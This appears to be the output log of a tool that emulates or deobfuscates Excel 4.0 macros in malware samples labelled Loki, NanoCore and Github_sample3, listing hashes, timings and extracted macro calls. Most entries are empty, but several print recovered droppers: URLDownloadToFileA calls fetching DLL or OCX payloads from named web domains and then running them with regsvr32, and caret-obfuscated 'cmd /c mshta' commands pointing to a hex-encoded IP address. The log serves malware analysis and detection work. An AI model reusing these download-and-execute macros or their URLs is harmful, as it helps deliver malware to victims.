Loki 56e6f85f95d3c49773e876caadca7ce953690688dfbbbb6b2f6472f9dba73474.xls
1.0158953666687012 2023-05-25 15:34:25 [] 0.0

Loki e8fcc57271e5b1ae0f4d26896a06af86d31b84a84985fe984e42b2b018a19bab.xls 0.0982811450958252 2023-05-25 15:34:25 [] 0.0

Loki 53560a2f4539618ffbc4951d192f9db8c9d196792cfd790489ebd1c107abba2f.xls 0.967747926712036 2023-05-25 15:34:26 [] 0.0

Loki 7a716c34641168ad0a1c58717e7e4aa69c33a68c45ef3e1fca02ede4aaaf8777.xls 0.0882647037506103 2023-05-25 15:34:26 [] 0.0

Loki 8260b450e066630c181617a69f15df4fc663bfba8429b825ce36d23dd668b76b.xls 0.1073081493377685 2023-05-25 15:34:26 [] 0.0

Loki e850c06fcc2047a01fceef6ef7b1b8d8dd1d20139597806d72021ea2aa075bd0.xls 0.1197173595428466 2023-05-25 15:34:26 [] 0.0

Loki 84f13b0874664a0109b814682029c249cd4b1446451fa48de598636ee1f3f32c.xls 0.4495291709899902 2023-05-25 15:34:27 [] 0.0

Loki a453eacc605b83f2a0f07dd18fefb403d53468f58cdcaffd56bdb094ba9da661.xls 0.7566320896148682 2023-05-25 15:34:28 [] 0.0

Loki 6979da633dc5ee44af765a3012b4fd18f17b507706266b9b2caad4eeab199031.xls 0.1031126976013183 2023-05-25 15:34:28 [] 0.0

Loki 3e12ff5d6ed962ebbfd1fcc5f58e47a5e6be97a153df5603df837756e4408075.xls 0.0878212451934814 2023-05-25 15:34:28 [] 0.0

Loki 1569de502abe5c9c86f3c7cb5f56b127a4c24b0f7c818c194de227c16daac791.xls 0.0971920490264892 2023-05-25 15:34:28 [] 0.0

Loki 087ede8c23158957b2fc1c7dbdf22e99d8117e9516e5a3c7339663481c166a97.xls 0.0870072841644287 2023-05-25 15:34:28 [] 0.0

Loki 783702a6a79df77a1f8e870a531badc8106d559588ccd7eddb3122d34d60d111.xls 0.0977516174316406 2023-05-25 15:34:28 [] 0.0

Loki fc8d73212f8f69f27a361796ec82850033dd7fa51920cd385c11f90014dcfeb8.xls 1.1230666637420654 2023-05-25 15:34:29 [] 0.0

Loki 3a1d7aaae74c5112c684b9c10390f922cf52ba8df28c4cf71206e7fb373c3de3.xls 0.0859322547912597 2023-05-25 15:34:29 [] 0.0

Loki c3ce18f51c86cf5468df6fd3b2524e02cc77a425511b448a23f065b4b103bfe4.xls 0.9551100730895996 2023-05-25 15:34:30 [] 0.0

Loki 7e90e1125eafb350974734f39fe99636a0316c099f7860715cd543c2ff4e6852.xls 1.1258301734924316 2023-05-25 15:34:31 [] 0.0

Loki b63a846d80c3f42ba49b24071706e928e782481a8e46190248cd609da8bec7eb.xls 0.0990006923675537 2023-05-25 15:34:31 [] 0.0

Loki 6d60dd648580a7f4c65e6b7e695b1599aa696479fbe04867c78399f0ebf1feda.xls 0.0975356101989746 2023-05-25 15:34:32 [] 0.0

Loki 4077612b4f4de09f0d4b78a8d2ed7eb672089c02bbeb4e5f85c5216ec2bd2703.xls 0.9877896308898926 2023-05-25 15:34:33 [] 0.0

Loki 7196c782947e85f60273951e75c7d3c637ee8b6b69540b292073ba548ee8674d.xls 1.202662229537964 2023-05-25 15:34:34 [] 0.0

Loki 398ad7c596eeaaec6d4014248cd1ece02bae0f505c3ebefe9c66e2359db8e07a.xls 0.8533062934875488 2023-05-25 15:34:35 [] 0.0

Loki 00f5c212519eaf5631235533ba2fcaeab43f606d05791afc106596ca443f90c4.xls 1.0947072505950928 2023-05-25 15:34:36 [] 0.0

Loki 5104d53335e8e24add230c5940a6e3400bbaaca5fdaca129b9f94302581a8858.xls 0.980302095413208 2023-05-25 15:34:37 [] 0.0

Loki 493119c2caf898cdee17932a4f67d5944212116cf348499c4c1dcc6f6d48e5ac.xls 0.0971109867095947 2023-05-25 15:34:37 [] 0.0

Loki 65c3c66a0986f5df0ccbcd352793cfcf73d3e870193e269a6a1402b8896d421e.xls 0.0853457450866699 2023-05-25 15:34:37 [] 0.0

Loki 7d437966daa691b030d9b127ffd9be87d292411e4f08a98b7ea36a28db639d8d.xls 1.157454252243042 2023-05-25 15:34:38 [] 0.0

Loki f94e809725693cc83488e18eb46c15934689fec6b9e3e81ed0d8bff1084b140c.xls 0.0861732959747314 2023-05-25 15:34:38 [] 0.0

Loki 3e8d8210b9d681c89f5df122c1598d4117b0c1843b706f7525039b5ba37f96af.xls 0.1379377841949463 2023-05-25 15:34:38 [] 0.0

Loki d8434c7afbabf1d54dc2552defb21ec3c084169b9ad9db801c230e5b1a512a8b.xls 0.1135809421539306 2023-05-25 15:34:38 [] 0.0

Loki 188c29dc39bcf0f5dea8950ae2aebfbaa9efcbbc8ac2e7a5fcffabc9d4fcd99c.xls 0.1048533916473388 2023-05-25 15:34:39 [] 0.0

Loki 713ef4160c4fdf815a87cf153722681d310785294e222bf9224f09dbd81e5608.xls 0.1416947841644287 2023-05-25 15:34:39 [] 0.0

Loki 9a41aa400379163697ea116a1a8f108c30191cbeb4447e4e09d367321da6c8d7.xls 0.9739089012145996 2023-05-25 15:34:40 [] 0.0

Loki 0fcbe089e86cb1afe4c73148bc58976ead854bc16c000b3be9bbccd9c0f06d22.xls 0.1054487228393554 2023-05-25 15:34:40 [] 0.0

Loki 331d6fab4c70a705949d80d3d10730ae72b78fe3f4ab3eb25cef52df9fc4f07a.xls 0.1107027530670166 2023-05-25 15:34:40 [] 0.0

Loki 9c22aff1d30e396ef914d81ac057bac2d4d2bdb32fdd3d0ee83efec5a1fe0f2f.xls 0.4746510982513428 2023-05-25 15:34:40 [] 0.0

Loki 55ff6af0878a19727cf57a49f3860843d7ab88356b6c4d8557499401f80effc1.xls 0.0973527431488037 2023-05-25 15:34:40 [] 0.0

Loki 07417c9975e6ada913ab62a1338ea1df45800d5eca0c73de33d1f53a72973bc6.xls 0.1192779541015625 2023-05-25 15:34:41 [] 0.0

Loki a5fafe29b2e872eb9fd5cf545fdfee17b1d0f636e5d0db0227c5116b9c5a1868.xls 0.1147489547729492 2023-05-25 15:34:41 [] 0.0

Loki 23fd58ecdaaf98158df181b6cf71a8fe2b07f15ef1b31c6073b747c010ecb37f.xls 0.0973765850067138 2023-05-25 15:34:41 [] 0.0

Loki c6fb459248ca4dc87f13a0de5da753af7d260428c5b8af5f200ba90b51a60e0e.xls 0.0981373786926269 2023-05-25 15:34:41 [] 0.0

Loki 2fe07388d4fb59ade682b9553b4fee971d77a18018cbe7af052d880c2211c559.xls 0.0942683219909668 2023-05-25 15:34:41 [] 0.0

Loki 1809d9e3c037b615d9d12d21d3381c05b2d7a2d9225655f89d572fa1e58e0db6.xls 0.8334062099456787 2023-05-25 15:34:42 [] 0.0

Loki 71d2581bac561e46a572888fca87df08794027c24c70e4b9a1bfae1e1a4d90f5.xls 0.9655373096466064 2023-05-25 15:34:43 [] 0.0

Loki 3fff14c6442aa9726409314283478295a12e848806b7f7ade1a951e694630a32.xls 0.1075682640075683 2023-05-25 15:34:43 [] 0.0

Loki 5cdb1e3941669f8c1030c285b4fabc8ada3674ca9af659699c543c3975be89f0.xls 1.1349527835845947 2023-05-25 15:34:44 [] 0.0

Loki efaf0bdcc951c074d8d1e68522c8e4265fb1f9db4780791514c69f31a846abea.xls 0.0994389057159423 2023-05-25 15:34:44 [] 0.0

Loki 3076cb6e292d99f4a945ef56d63ce7b234215177fe8fae47b1811fc5503fc2dd.xls 0.0967156887054443 2023-05-25 15:34:44 [] 0.0

Loki 043a034fc7bc6d03018a97823745a0898307d951a08e94c171778569db5b2be2.xls 0.091663122177124 2023-05-25 15:34:44 [] 0.0

Loki 82ec1b1f35da672f80578596f0a328c279105ddf2b3c8632667333f0c0ba081a.xls 0.9757564067840576 2023-05-25 15:34:45 [] 0.0

Loki 981a8d22f631f0002d741ccef8f825506e64f6f02f12082c6ea302a0f6855dd1.xls 0.1067502498626709 2023-05-25 15:34:45 [] 0.0

Loki a44e96c70171ffeff132b26969d39022be8f8af214f6fef9bcee644417315220.xls 1.1669554710388184 2023-05-25 15:34:47 [] 0.0

Loki b68dd5b95d999bbbe68fe4a254a5cfa07c56facddc3641a366ad24488a6a7801.xls 0.0986263751983642 2023-05-25 15:34:47 [] 0.0

Loki 387e89c36bbfb949c94eccf96ce5f5da95e04e683f541ec0e92484ce81c8b841.xls 1.011409044265747 2023-05-25 15:34:48 [] 0.0

Loki cb49e9fdb4c26d8b3e86a9a3d575d9d7bba75defa1477f42f99de95d95fa2e6d.xls 0.9809489250183104 2023-05-25 15:34:49 [] 0.0

Loki 2c9c0ca1eedd12362fc910301256eeaa607b57d4804a8469064009419b6661b2.xls 1.2594094276428225 2023-05-25 15:34:50 [] 0.0

Loki da4a235219b46d78b4e018857515904a83c14635f836b5b2ad420e55aa613654.xls 0.1021802425384521 2023-05-25 15:34:50 [] 0.0

Loki 5c91c5324307437a1c2d3cc45173dde2e237a5da1d277625757cc7c60f994b8c.xls 1.107025146484375 2023-05-25 15:34:51 [] 0.0

NanoCore 55c32a9bd16c2d9113c92d2b57f2204aee9f1685c0496cea083309bb70d86c6f.xls 0.1248128414154052 2023-05-25 15:34:51 [] 0.0

NanoCore 81cecc53677da5e418f8e41bb7efd3c46e7ac6dd274a0c45eae5617fabb93fc9.xls 0.0889952182769775 2023-05-25 15:34:51 [] 0.0

Github_sample3 92757225e0960360fecddb2347f8c20601ff12479207486d4a5b46a1322dbb12.xlsm 0.0736162662506103 2023-05-25 15:34:52 [] 0.0

Github_sample3 74365907073646915fdd888784af85031f8f467cce15e5502780315b99a6229e.xls 0.098717451095581 2023-05-25 15:34:52 [] 0.0

Github_sample3 a71ce371b92b9c84f97a30f048a53d4f677269332907480a5c9ab635bdb14634.xlsm 0.078007698059082 2023-05-25 15:34:52 [] 0.0

Github_sample3 6988c31a1211046a00837371dd0c28d3ac17d28370b2c3e88524ba0ee1d448a1.xlsx 0.0823142528533935 2023-05-25 15:34:52 [] 0.0

Github_sample3 941ea7e52a60c7e93f05248d4b68afb7519af0dee6c454c3eae3f66357883d25.xlsm 0.082003116607666 2023-05-25 15:34:52 "[””T””, [””(\””urlmo””], ””CONCATENATE””, [””w””, ””n””, ””l””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://iqraacfin admin/dG/\””,\””..\\whxc.dll\””,0,0)””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJC-CBB””, 0, ””https://iqraacfindia.org/wp-admin/dG/””, ””..\\whxc.dll””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll””], ””RETURN””, [null]]” 16.0

Github_sample3 a259a46b7c9007072670d892237dc5db98c79a16a8d3919cf14fdd8322e566a6.xlsm 0.0808463096618652 2023-05-25 15:34:53 [] 0.0

Github_sample3 60c9c5995f5e4da778b0b92155b0f2502da9dfe6217cd450961bcb220b53599f.xlsm 0.0814039707183837 2023-05-25 15:34:53 [] 0.0

Github_sample3 297b603038fce97a02d5b5fc2d50af84519560dd16bf81099cb1b5be04fba9f3.xlsm 0.0817146301269531 2023-05-25 15:34:53 [] 0.0

Github_sample3 d625d6bb8fa75611966eb29ec7386c58dd25c73dc1bffbb993d38443a198b7ed.xlsx 0.0814476013183593 2023-05-25 15:34:53 [] 0.0

Github_sample3 7aa8c325d0c6f46677e9b43028ad3f1445ee2a58ed318560bf559ff33eecd2b5.xls 0.8956811428070068 2023-05-25 15:34:55 ”[””T””, [””(\””urlm””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””h\””&\””ttp\””&\””s://w\””&\””ww.c\” c\””&\””on\””&\””te\””&\””nt/QS\””&\””zb\””&\””H8I\””&\””kl\””&\””8E/\””,\””..\\csei.dll\””,0,0)””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://www.clintmorey.com/wp-content/QSzbH8Ikl8E/””, ””..\\csei.dll””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\csei.dll””], ””RETURN””, [null]]” 14.0

Github_sample3 c223b3b52da430ea8ca61a9c6594a9c814539f1ab7b91aa39c527ce9670be85a.xlsx 0.083400011062622 2023-05-25 15:34:55 [] 0.0

Github_sample3 NF-7949 report.xls 0.0867409706115722 2023-05-25 15:34:55 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ http̂://0xb907d607/fer/fe2.html\”””””], ””EXEC””, [””cmd /c mŝhtâ http̂://0xb907d607/fer/fe2.html””], ””HALT””, [null]]” 6.0

Github_sample3 130b7abb44330b081d87a33dc5eb2600a1bb220212c54a10cdc4d0523f3360a4.xlsx 0.0850534439086914 2023-05-25 15:34:55 ”[””FORMULA””, [””=CALL(\””Kernel32\””,\””CreateDirectoryA\””,\””

””CALL””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””, ””C:\\Ldjaq\\””, 0], ””RETURN””, [null]]” 6.0

Github_sample3 584b47ac1155cc73ea15db59bbb145ccc87c737f19d93c9200cf0aefb5ac413d.xls 0.0932502746582031 2023-05-25 15:34:55 ”[””T””, [””(\””urlmo””], ””CONCATENATE””, [””w””, ””n””, ””l””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://cornersto ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://cornerstonecreativestudios.com/boar ””..\\wesc.dll””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\wesc.dll””], ””RETURN””, [null]]” 16.0

Github_sample3 a11485d550d2b357809d54295372d07c01a4aa2b0b774bf0a4ad982394c8d056.xlsm 0.0876750946044921 2023-05-25 15:34:56 ”[””T””, [””(\””urlmo””], ””CONCATENATE””, [””w””, ””n””, ””l””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://iqraacfin admin/dG/\””,\””..\\whxc.dll\””,0,0)””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJC-CBB””, 0, ””https://iqraacfindia.org/wp-admin/dG/””, ””..\\whxc.dll””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll””], ””RETURN””, [null]]” 16.0

Github_sample3 69103f375e5de882ebccb43e088d0f56edbc77305e2f1adfb812e37f9fbe0caf.xlsx 0.2048008441925048 2023-05-25 15:34:56 ”[””FORMULA””, [], ””CALL””, [””Kernel32””, ””Cre-ateDirectoryA””, ””JCJ””, ””C:\\Aot””, 0], ””RETURN””, [null]]” 6.0

Github_sample3 3ab6dc12d92297e4782b0d2fd44d9c663691bb22c1004712764ae8564e36ee53.xls 0.0859823226928711 2023-05-25 15:34:56 ”[””T””, [””(\””urlm””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””h\””&\””ttp\””&\””s://w\””&\””ww.c\” c\””&\””on\””&\””te\””&\””nt/QS\””&\””zb\””&\””H8I\””&\””kl\””&\””8E/\””,\””..\\csei.dll\””,0,0)””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://www.clintmorey.com/wp-content/QSzbH8Ikl8E/””, ””..\\csei.dll””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\csei.dll””], ””RETURN””, [null]]” 14.0

Github_sample3 a6ba8a487c1028f36f9bf7f4f85eb72041bfbac31eb6be2a35e58d588736020a.xlsx 0.0819413661956787 2023-05-25 15:34:57 [] 0.0

Github_sample3 72c36881f8f23b0382e57430598f9ad2d4e59f0acf50f9db802d805725c6a620.xlsx 0.0833892822265625 2023-05-25 15:34:57 [] 0.0

Github_sample3 0f1d5825378d931a37ffdd580fee0526 0.082643985748291 2023-05-25 15:34:57 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ http̂://0xb907d607/cĉ.htm̂l\””””], ””EXEC””, [null], ””HALT””, [null]]” 6.0

Github_sample3 ec7b717fed554ec4124d956ab43c4ec1f2c66cc692ed85b9956bdaf9c4914085.xlsx 0.310929536819458 2023-05-25 15:34:57 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ http̂://0xb907d607/fer/fer.html\””””], ””EXEC””, [””cmd /c mŝhtâ http̂://0xb907d607/fer/fer.html””], ””HALT””, [null]]” 6.0

Github_sample3 7b181e95abe2e0d7f2dd7e04ab4eaa9dd31d49b143c13f41e8c4d74ef2a39ddc.xlsm
0.0769333839416503 2023-05-25 15:34:57 [] 0.0

Github_sample3 7b9b4722f2d9bc3c442af3337867b3274f780d51563c7419339c2e5d56d1771c.xlsm
0.0824332237243652 2023-05-25 15:34:58 [] 0.0

Github_sample3 5831910f2f74786d8f73c6f186d75509d5feaedc16f82a2900093c17f5535887.xls
0.0995256900787353 2023-05-25 15:34:58 [] 0.0

Github_sample3 15116cf9bba7926250856d7e85554facf8e11d31ef78211e2c92af818f464dee.xlsx
0.0879442691802978 2023-05-25 15:34:58 [] 0.0

Github_sample3 f9b432720b15d63a8bf06acc60acd1b4da55e8811d4076c4f586b7fd800e5843.xlsm
0.0816829204559326 2023-05-25 15:34:58 [] 0.0

Github_sample3 71b31564a816673b5418e7a1d5dfb5dedab7551389f20a5f5eac4587e32cc8d0.xlsm
0.0817852020263671 2023-05-25 15:34:58 [] 0.0

Github_sample3 5d96d0a749eb519d5c441bfcbc531994b14bf7fa9be17a61f4e08e8c58ec586f.xlsm
0.3741950988769531 2023-05-25 15:34:59 [] 0.0

Github_sample3 462c922a2dfe7f1775beb601d85ea7b59e201c636db4c65e0e611bd1b346f35b.xlsx
0.0963630676269531 2023-05-25 15:34:59 [] 0.0

Github_sample3 7b32ab5143a3cb62dc339c44a413ce2429f7deb6ad4f16276b78d03962547a03.xlsm
0.0826704502105712 2023-05-25 15:34:59 [] 0.0

Github_sample3 1c933e0e700ec3213076a40d08e32195c2d1cb3fed623d6907010e4f069e9cd0.xlsx
0.0825538635253906 2023-05-25 15:34:59 "[””FORMULA””, [””=CALL(\””Kernel32\””,\””CreateDirectoryA\””,\””
””CALL””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””, ””C:\\Ldjaq\\””, 0], ””RETURN””, [null]]"
6.0

Github_sample3 e2d0decd9c935447ee2a0e6cb5c0fcbf8ff6c571b85fc933e2689484efc1623d.xlsm
0.0838382244110107 2023-05-25 15:35:00 "[””T””, [””(\””urlm””], ””FORMULA””,
[””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://w\””&\””ww.rivabodrumresort.
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://www.rivabodrumresort.com/eski_site
””..\\xdha.ocx””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe
-s ..\\xdha.ocx””], ””RETURN””, [null]]" 14.0

Github_sample3 799e65da5769abe99a2643a6cf1436d4b7c754ec630fe06201988fc82330a2f0.xls
0.0901658535003662 2023-05-25 15:35:00 "[””T””, [””(\””urlmo””], ””CONCATENATE””, [””w””, ””n””,
””l””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://d\””&\””
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://deardarcy.com/css/NHGyTTCK/””,
””..\\wesc.dll””, 0, 0], ””IF””, [””0””], ””HALT””, [null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe
-s ..\\wesc.dll””], ””RETURN””, [null]]" 16.0

Github_sample3 75e11de5eccbf1db38360aa481592cfdedf2565f6623f9ba462ea1152105cf8f.xlsm 0.372072696685791 2023-05-25 15:35:01 [] 0.0

Github_sample3 38061726d1934fab95da9c7d5dc704b42420c790d4160a854a068d6f8fdfd1b5.xlsm 0.0827901363372802 2023-05-25 15:35:01 [] 0.0

Github_sample3 661a549e078758c2a46bf13030d514f08178a013b2aac83d5cb1600ee93f8043.xlsm 0.0829591751098632 2023-05-25 15:35:01 [] 0.0

Github_sample3 6cc35c64d7f28ab60d23e7bd1d21928ee46aa8923f0a40bccb317e3b5a57353d.xlsx 0.0846626758575439 2023-05-25 15:35:01 "[""GOTO"", [""<Cell at F17>""]]" 2.0

Github_sample3 75de78f56cf15f63276eed7bd3b02402fddf8bfc385e246c9255ea4d30140bc4.xlsm 0.0843710899353027 2023-05-25 15:35:01 [] 0.0

Github_sample3 17c3ae22fdfe895e3468e26f55539d4758a93e7564f2588de4fdbe0c5b3a480c.xlsm 0.0820703506469726 2023-05-25 15:35:02 [] 0.0

Github_sample3 64531715470cf336b35098df5e4d595ec8e59d2708bc3100a80e21c660ff33a1.xlsm 0.374460220336914 2023-05-25 15:35:02 [] 0.0

Github_sample3 File_21032022.xlsm 0.0823500156402587 2023-05-25 15:35:03 "[""T"", [""(\""urlm""], ""FORMULA"", [""=CALL(\""urlmon\"",\""URLDownloadToFileA\"",\""JJCCBB\"",0,\""https://f\""&\""re\""&
b\""&\""in/D\""&\""mV\""&\""p\""&\""7VB\""&\""VE\""&\""pH\""&\""ss\""&\""N/\"",\"".\\xdha.ocx\"",0,0)"
""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://freebingpops.com/cgi-bin/DmVp7VBVEpHssN/"", "".\\xdha.ocx"", 0, 0], ""IF"", [""0""], ""HALT"", [null], ""EXEC"", [""C:\\Windows\\SysWow64\\regsvr32.exe -s .\\xdha.ocx""], ""RETURN"", [null]]" 14.0

Github_sample3 cf761c1eff73ee3669d04b86f262a1b1fde72bb66718c3ce5693dea0af5fd231.xlsx 0.0832083225250244 2023-05-25 15:35:03 [] 0.0

Github_sample3 e1c41059745f8362c945dc9254343f21c1da8766b021911ea04db73f27c2377e.xls 0.0905463695526123 2023-05-25 15:35:03 "[""T"", [""(\""urlm""], ""FORMULA"", [""=CALL(\""urlmon\"",\""URLDownloadToFileA\"",\""JJCCBB\"",0,\""https://cl\""&\""in\""&\""iq\""&\""ue\
""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://cliniquepourenfants.com/css/VHvHV
"".\\csei.dll"", 0, 0], ""IF"", [""0""], ""HALT"", [null], ""EXEC"", [""C:\\Windows\\SysWow64\\regsvr32.exe -s .\\csei.dll""], ""RETURN"", [null]]" 14.0

Github_sample3 59742a2cc223b8202786dbe8769dd89a4c87e0e0d1a4f6f69eae0658b6f57515.xlsm 0.0854454040527343 2023-05-25 15:35:04 "[""T"", [""(\""urlm""], ""FORMULA"", [""=CALL(\""urlmon\"",\""URLDownloadToFileA\"",\""JJCCBB\"",0,\""https://bb2play.com/wzzx/9tamtuJMS
""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCBB"", 0, ""https://bb2play.com/wzzx/9tamtuJMSndL/
"".\\xdha.ocx"", 0, 0], ""IF"", [""0""], ""HALT"", [null], ""EXEC"", [""C:\\Windows\\SysWow64\\regsvr32.exe -s .\\xdha.ocx""], ""RETURN"", [null]]" 14.0

Github_sample3 mv_tvm.xlsm 0.3736956119537353 2023-05-25 15:35:04 [] 0.0

Github_sample3 efa6340e0450b989b390df4caf3657a7c25b85850fae0fbe5a748d1102e94d51.xlsm 0.0877261161804199 2023-05-25 15:35:04 [] 0.0

Github_sample3 e49b364fce863fd49561c22b84385131f7c3120c51a0c642f5275f88b3ed113b.xls 0.1010048389434814 2023-05-25 15:35:04 [] 0.0

Github_sample3 5b375b073c39b03e9ccf40dc5fa4651bb2e28721896d5abc68a3886e2dd691a7.xlsx 0.087822675704956 2023-05-25 15:35:04 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ http̂://0xb907d607/cĉ.htmĵ\”””””], ””EXEC””, [null], ””HALT””, [null]]” 6.0

Github_sample3 1837a59ce674b780f1d660cba268741f2155812b10871ed11038db2b574a7b13.xlsm 0.0865614414215087 2023-05-25 15:35:05 [] 0.0

Github_sample3 762da1e53605886833955a1ae875752d413fac2c48d97781d7787d3bc091bfb3.xlsx 0.0836076736450195 2023-05-25 15:35:05 [] 0.0

Github_sample3 294ff1f6271b1f6c03dcad443d2d8e0375ef534a861e937d57085bb261dd121e.xlsm 0.0834753513336181 2023-05-25 15:35:05 [] 0.0

Github_sample3 c7a2ea098ffb5949f98ffee5c169fb9331aba20eb488e38c8ce3dbaa8b60767a.xlsx 0.3882746696472168 2023-05-25 15:35:05 [] 0.0

Github_sample3 55b4ae264bbd69339965edee9c86a6fb869f3b6f6f693b33f41820f00f30ecd1.xlsx 0.0843329429626464 2023-05-25 15:35:06 [] 0.0

Github_sample3 8fa565da622f4e621860ce99737df48e8c250ba789941560a71d03560c809288.xlsm 0.0863051414489746 2023-05-25 15:35:06 [] 0.0

Github_sample3 f8df82e32c99d37c96565ef09644c78575b7408b6c4dae2c3fde26877090d388.xlsm 0.0855226516723632 2023-05-25 15:35:06 [] 0.0

Github_sample3 Transaction.xls 0.1022021770477294 2023-05-25 15:35:06 [] 0.0

Github_sample3 fb5ed444ddc37d748639f624397cff2a.bin 0.1630012989044189 2023-05-25 15:35:07 ”[””RUN””, [””SOCWNEScLLxkLhtJp””, ””AQ””, 1566], ””CALL””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””, ””C:\\jhbtqNj””, 0.0], ””HALT””, [null]]” 6.0

Github_sample3 5c5a644377d6087d2f2f42c7bd198db0c02e903ad833e0f003ed0050fe9e2ce9.xls 0.3729305267333984 2023-05-25 15:35:07 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ http̂://0xb907d607/fer/fe2.html\”””””], ””EXEC””, [””cmd /c mŝhtâ http̂://0xb907d607/fer/fe2.html””], ””HALT””, [null]]” 6.0

Github_sample3 9e7fcd701b11488ac99743eb4f091fdc69f40c36df1d7ea255512036c38eea63.xlsm 0.0868752002716064 2023-05-25 15:35:08 ”[””T””, [””(\””urlmo””], ””CONCATENATE””, [””w””, ””n””,

””l””], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https://iqraacfin
admin/dG/\””,\””..\\whxc.dll\””,0,0)””], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJC-
CBB””, 0, ””https://iqraacfindia.org/wp-admin/dG/””, ””..\\whxc.dll””, 0, 0], ””IF””, [””0””], ””HALT””,
[null], ””EXEC””, [””C:\\Windows\\SysWow64\\regsvr32.exe -s ..\\whxc.dll””], ””RETURN””, [null]]”
16.0

Github_sample3 4cd7a9573d00e7cf41a66b48f93031073ed5751a546dd851d52e805248aa3972.xlsx
0.0818197727203369 2023-05-25 15:35:08 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ
ht̂tp̂://̂0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ http̂://̂0xb907d607/fer/fer.html””],
””HALT””, [null]]” 6.0

Github_sample3 cbf0825b80c45ded4733b770432aa51fc67eb1b628d6db7a035876f39f989302.xlsm
0.0777218341827392 2023-05-25 15:35:08 [] 0.0

Github_sample3 72649f51b88e7623f8c78f0640787f29d3632001b628c89fdbc7316a3c1b8b63.xlsx
0.083284854888916 2023-05-25 15:35:08 [] 0.0

Github_sample3 loisctmneailruottce.xlsb 0.0835103988647461 2023-05-25 15:35:08 [] 0.0

Github_sample3 486c4ace28ffb4b0656de73323cf0ab4702bb52406726c6567a97540366f8e4d.xlsm
0.0871469974517822 2023-05-25 15:35:09 [] 0.0

Github_sample3 919826d74ceda283e7c0462d63e8e40d5aa6554110d6f30e2a364d3092db61e9.xlsm
0.4589049816131592 2023-05-25 15:35:09 [] 0.0

Github_sample3 f08f7caaf709c7c41542102859b3debfba18d68b60e4acb203939ff49d54983c.xlsm
0.0869932174682617 2023-05-25 15:35:09 [] 0.0

Github_sample3 b252913d0a9c2b05829bd44df97517dfacb7fafef800154a15542e96028c8369.xlsm
0.087937593460083 2023-05-25 15:35:10 [] 0.0

Github_sample3 cb87ccc8388d30e7205a563adcd91accb29944adf8fce930821619cab3e69c3e.xlsx
0.086674690246582 2023-05-25 15:35:10 [] 0.0

Github_sample3 cb8ff98fc8e177a504db540af317736d47851af89e06bc763e4e81bb254099ad.xlsx
0.0946013927459716 2023-05-25 15:35:10 ”[””SET.NAME””, [””lll””, ””=\””cmd /c mŝhtâ
http̂://̂0xb907d607/fer/fer.html\”””””], ””EXEC””, [””cmd /c mŝhtâ http̂://̂0xb907d607/fer/fer.html””],
””HALT””, [null]]” 6.0

Github_sample3 7124dfc80dc2b5fc5c7eab3fe9acbcd02b0b4c1bb85712a2a16a236ed6c4c93b.xlsm
0.0867266654968261 2023-05-25 15:35:10 [] 0.0

Github_sample3 e622fc1a28674f716b7c2f09f1495c9f359161d0df7b6e6da5789a9175f2e067.xlsm
0.373866319656372 2023-05-25 15:35:11 [] 0.0

Github_sample3 48a97dbc9e5fe13708d21d5c87c7b661634898615d123c9a2c1481205a34871a.xlsm 0.0860939025878906 2023-05-25 15:35:11 [] 0.0

